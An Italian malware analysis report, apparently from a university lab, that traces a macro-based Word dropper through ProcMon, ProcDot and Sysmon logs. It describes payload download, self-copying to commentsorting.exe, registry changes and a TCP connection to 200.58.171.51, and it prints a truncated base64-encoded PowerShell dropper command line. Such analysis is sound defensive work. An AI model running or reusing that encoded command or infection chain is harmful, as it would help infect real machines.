Time	Process Name	PID	Operation	Path	Result	Detail
7:19:2...	ww.exe	4528	Process Start		SUCCESS	Parent PID: 4236, ...
7:19:2...	ww.exe	4528	Thread Create		SUCCESS	Thread ID: 6632
7:19:2...	ww.exe	4528	Load Image	C:\Users\unina\Desktop\ww prova\ww...	SUCCESS	Image Base: 0x400...
7:19:2...	ww.exe	4528	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fb...
7:19:2...	ww.exe	4528	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77d...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 80	
7:19:2...	ww.exe	4528	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Con...	NAME NOT FOUND Desired Access: Q...	
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Con...	SUCCESS	Desired Access: Q...
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Con...	NAME NOT FOUND Length: 24	
7:19:2...	ww.exe	4528	RegCloseKey	HKLM\System\CurrentControlSet\Con...	SUCCESS	
7:19:2...	ww.exe	4528	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
7:19:2...	ww.exe	4528	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7fb...
7:19:2...	ww.exe	4528	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7fb...
7:19:2...	ww.exe	4528	QueryOpen	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	
7:19:2...	ww.exe	4528	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
7:19:2...	ww.exe	4528	QueryNameInfo	C:\Windows	SUCCESS	Desired Access: R...
7:19:2...	ww.exe	4528	CloseFile	C:\Windows	SUCCESS	
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\Software\Microsoft\Wow64x86	SUCCESS	Desired Access: R...
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64...	NAME NOT FOUND Length: 520	
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64...	SUCCESS	Type: REG_SZ, Le...
7:19:2...	ww.exe	4528	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64...	SUCCESS	
7:19:2...	ww.exe	4528	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77d...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
7:19:2...	ww.exe	4528	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	KeySetInformation...
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 80	
7:19:2...	ww.exe	4528	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
7:19:2...	ww.exe	4528	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	KeySetInformation...
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 24	
7:19:2...	ww.exe	4528	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
7:19:2...	ww.exe	4528	CreateFile	C:\Users\unina\Desktop\ww prova	SUCCESS	Desired Access: E...
7:19:2...	ww.exe	4528	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x770...
7:19:2...	ww.exe	4528	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x761...
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 528	
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 528	
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
7:19:2...	ww.exe	4528	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	KeySetInformation...
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 548	
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_DWO...
7:19:2...	ww.exe	4528	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
7:19:2...	ww.exe	4528	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 528	
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
7:19:2...	ww.exe	4528	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Desired Access: Q...	

Cominciamo ovviamente con la Process Start seguita immediatamente dalla creazione di un Thread

Time of Day	Process Name	PID	Operation	Path	Result	Detail
7:39:58.5853680 AM	ww.exe	2344	Process Start		SUCCESS	Parent PID: 4236, Command line: "C:\Users\unina\Desktop\ww prova\ww.exe". Current directory: C:\Users\unina\Desktop\ww prova\, Environment...
7:39:58.5853824 AM	ww.exe	2344	Thread Create		SUCCESS	Thread ID: 6308
7:39:58.6032323 AM	ww.exe	2344	Load Image	C:\Users\unina\Desktop\ww prova\ww.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x23000
7:39:58.6035099 AM	ww.exe	2344	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffb2b470000, Image Size: 0x1f8000
7:39:58.6037367 AM	ww.exe	2344	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77d90000, Image Size: 0x1a4000

Non si tratta dell'unico thread creato dal malware:


7:39:58.5853824 AM	ww.exe	2344	Thread Create		SUCCESS	Thread ID: 6308
7:39:58.6250230 AM	ww.exe	2344	Thread Create		SUCCESS	Thread ID: 7832
7:39:58.6306739 AM	ww.exe	2344	Thread Create		SUCCESS	Thread ID: 5908
7:39:59.2412171 AM	ww.exe	2344	Process Create	C:\Users\unina\Desktop\ww prova\ww.exe	SUCCESS	PID: 7696, Command line: -3cf4f716
7:39:59.2412224 AM	ww.exe	7696	Process Start		SUCCESS	Parent PID: 2344, Command line: -3cf4f716, Current directory: C:\Users\unina\Desktop\ww prova\, Environment: *:::\ALLUSERSPROFILE=C:\...
7:39:59.2412334 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 5092
7:39:59.2686872 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 5704
7:39:59.2718919 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 6340
7:40:07.5653588 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 7692
7:40:07.5684035 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 7964
7:40:07.5870946 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 7296
7:40:07.5875409 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 7336
7:40:07.5880813 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 4004
7:40:07.5889730 AM	ww.exe	7696	Thread Create		SUCCESS	Thread ID: 4356

Così come le operazioni effettuate sui vari registri di sistema.

Time of Day	Process Name	PID	Operation	Path	Result	Detail
7:39:58.6040245 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND Length: 80	
7:39:58.6041191 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\Resource Policies	NAME NOT FOUND Length: 24	
7:39:58.6097708 AM	ww.exe	2344	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\w86\ww.exe	NAME NOT FOUND Length: 520	
7:39:58.6097795 AM	ww.exe	2344	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\x86\{Default}	SUCCESS Type: REG_SZ Length: 26 Data: wow64cpu.dll	
7:39:58.6103534 AM	ww.exe	2344	RegSetValueKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS KeySetInformationClass: KeySetHandleTagsInformation Length: 0	
7:39:58.6103640 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND Length: 80	
7:39:58.6104650 AM	ww.exe	2344	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS KeySetInformationClass: KeySetHandleTagsInformation Length: 0	
7:39:58.6104730 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\Resource Policies	NAME NOT FOUND Length: 24	
7:39:58.6135755 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\3c74af9-8d82-44e3-b52c-365db48382a	NAME NOT FOUND Length: 528	
7:39:58.6137474 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\0f9f5fe-77549c7-e994-60a55cc09571	NAME NOT FOUND Length: 528	
7:39:58.6138335 AM	ww.exe	2344	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS KeySetInformationClass: KeySetHandleTagsInformation Length: 0	
7:39:58.6138446 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSApCompat	NAME NOT FOUND Length: 548	
7:39:58.6138514 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS Type: REG_DWORD Length: 4 Data: 0	
7:39:58.6138831 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\cae8ae0-5c2c-4f98-b2a4-1dc60a6abf4	NAME NOT FOUND Length: 528	
7:39:58.6140833 AM	ww.exe	2344	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\lsaffer\codeidentifiers	SUCCESS KeySetInformationClass: KeySetHandleTagsInformation Length: 0	
7:39:58.6140891 AM	ww.exe	2344	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\lsaffer\codeidentifiers\TransparentEnabled	NAME NOT FOUND Length: 80	
7:39:58.6141484 AM	ww.exe	2344	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\File System	SUCCESS KeySetInformationClass: KeySetHandleTagsInformation Length: 0	
7:39:58.6141535 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\File System\LongPathsEnabled	SUCCESS Type: REG_DWORD Length: 4 Data: 0	
7:39:58.6148953 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\8ccca27d1f18b44da-b5dd-339aee9377..	NAME NOT FOUND Length: 528	
7:39:58.6149866 AM	ww.exe	2344	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS KeySetInformationClass: KeySetHandleTagsInformation Length: 0	
7:39:58.6149955 AM	ww.exe	2344	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\AppCompatRigs..	NAME NOT FOUND Length: 20	
7:39:58.6150310 AM	ww.exe	2344	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\1860be62-a528-49d9-8c02-55972e097...	NAME NOT FOUND Length: 528	
7:39:58.6151150 AM	ww.exe	2344	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\AppCompatRigs	SUCCESS KeySetInformationClass: KeySetHandleTagsInformation Length: 0	




A causa dell'enorme quantità di operazioni da analizzare abbiamo deciso di utilizzare il tool **ProcDot** che è in grado di fornire una visualizzazione grafica del flusso di esecuzione del malware a partire proprio dalle operazioni registrate da ProcMon.




- Come sappiamo l'apertura del file **word** e l'abilitazione delle **MACRO** causa l'esecuzione di uno script **Powershell** e quindi di un processo associato con PID:**1712** il quale:
  - 1.Fa una serie di richieste HTTP per scaricare il payload malevolo (grazie al server apache fittizio)
  - 2.Crea un thread TID:**8172**
- Il Thread **8172**
  - 1.Crea una serie di file temporanei
  - 2.Crea un ulteriore Thread TID:**5928**
- Il Thread **5928**
  - 1.Interroga e setta una serie di chiavi di registro
  - 2.Crea il file nel path: **C:\Users\unina\813.exe**
  - 3.Crea il Processo **813.exe** (alias di **ww.exe**)

A seguito della creazione di **ww.exe** l'esecuzione continua



- Il processo lanciato con PID 2344:
  1. crea un Thread con TID 6308
- Il Thread 6308 si occupa di:
  1. Caricare nuovamente il malware originale nella creazione di un secondo processo (PID: 7696)
  2. Uccidere il processo padre
- Il nuovo processo 7696:
  1. Modifica la chiave di registro  
`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Notifications\Data` probabilmente per cambiare quelle che sono le impostazioni di notifica.
  2. Legge l'immagine in memoria di se stesso per creare un nuovo file rinominato “`commentsorting.exe`” nel path  
`C:\Windows\SysWOW64`

Dato che l'esecuzione viene passata al nuovo eseguibile creato **commentsorting.exe** abbiamo analizzato con lo stesso tool le operazioni effettuate.



- Il processo lanciato con PID 4884:
  1. crea un Thread con TID 6192
- Il Thread 6192 si occupa di:
  1. Caricare nuovamente il malware originale nella creazione di un secondo processo (PID: 3844)
- Il nuovo processo 3844:
  1. Ha un nuovo Thread 5900 che setta alcune chiavi di registro in `HKU\Default\software\microsoft\windows\currentVersion\Internet Settings\5.0\Cache`
  2. Effettua un richiesta TCP verso l'indirizzo 200.58.171.51

# Analisi log sysmon

Evento 1, Microsoft-Windows-Sysmon

Generale Dettagli

Semplice  XML

+ System

- EventData

RuleName	-
UtcTime	2023-09-18 17:28:58.760
ProcessGuid	{dc240039-88da-6508-8c08-000000002400}
ProcessId	1712
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion	10.0.19041.546 (WinBuild.160101.0800)
Description	Windows PowerShell
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	PowerShell.EXE
CommandLine	powErSHell -e JABHAHgAUQBHAIAQwBBAF8APQAoACgAJwBLAEMAjwArACcARAAAnACKwAnAEQANAAncsAjwAxAC
CurrentDirectory	C:\Windows\system32\
User	MALWARE-VM\unina
LogonGuid	{dc240039-7cf6-6504-a17a-020000000000}
